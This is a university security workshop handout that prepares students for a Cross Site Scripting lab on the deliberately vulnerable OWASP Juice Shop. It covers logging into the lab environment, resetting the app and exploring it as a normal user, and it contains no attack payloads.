Workshop for Lecture 8 –
OWASP Juice Shop - Cross Site Scripting

Preparation

1. Log into Cyber Range (cyber.ict.griffith.edu.au) and connect to the Kali machine

2. Open the web browser (Applications -> Web Browser); The OWASP Juice Shop can be found at the following link:

http://localhost:3000/




Figure 1-Reaching the Server Victim, http://localhost:3000/

3. The OWASP Juice shop is a vulnerable web application written in node.js. It contains a large number of vulnerabilities. It is an educational tool with a score board to help you identify and if you have exploited known vulnerabilities. Feel free to complete the challenges that are not part of the workshop.

If you do "break" the web page and need to reset it, close your browser and run the following commands (Note that this will reset the web page to the original state including all score board challenges):

```
sudo pm2 stop app
sudo pm2 start app
```

Remember the password for the kali user is kali.




Figure 2 - Issuing commands on the terminal to reset the web page to the original

4. Using the Juice Shop

When investigating an application for security vulnerabilities, you should never blindly start throwing attack payloads at it. Instead, make sure that you understand how it works before attempting any exploits. A good way to gain an understanding for the application is to actually use it in the way it was meant to be used by a normal user.

Try to complete the following tasks before attempting to exploit the Juice Shop:

- Browse products
- Search for tattoos
- Find the Login page
- Register a valid new user (remember the credentials as we will use this user later)
- Select products to purchase
- Checkout your shopping cart
- Examine the user profile section.

Navigate to http://localhost:3000/#/score-board (you can also find Score Board from the Menu) to see the OWASP Juice Shop challenges. From now on you will see the additional menu item Score Board in the navigation bar.




Figure 3 - Browse products




*Figure 4 - Browse products, HTML sanitisation not optimal
 affects query*




Figure 5 - Register a valid new user

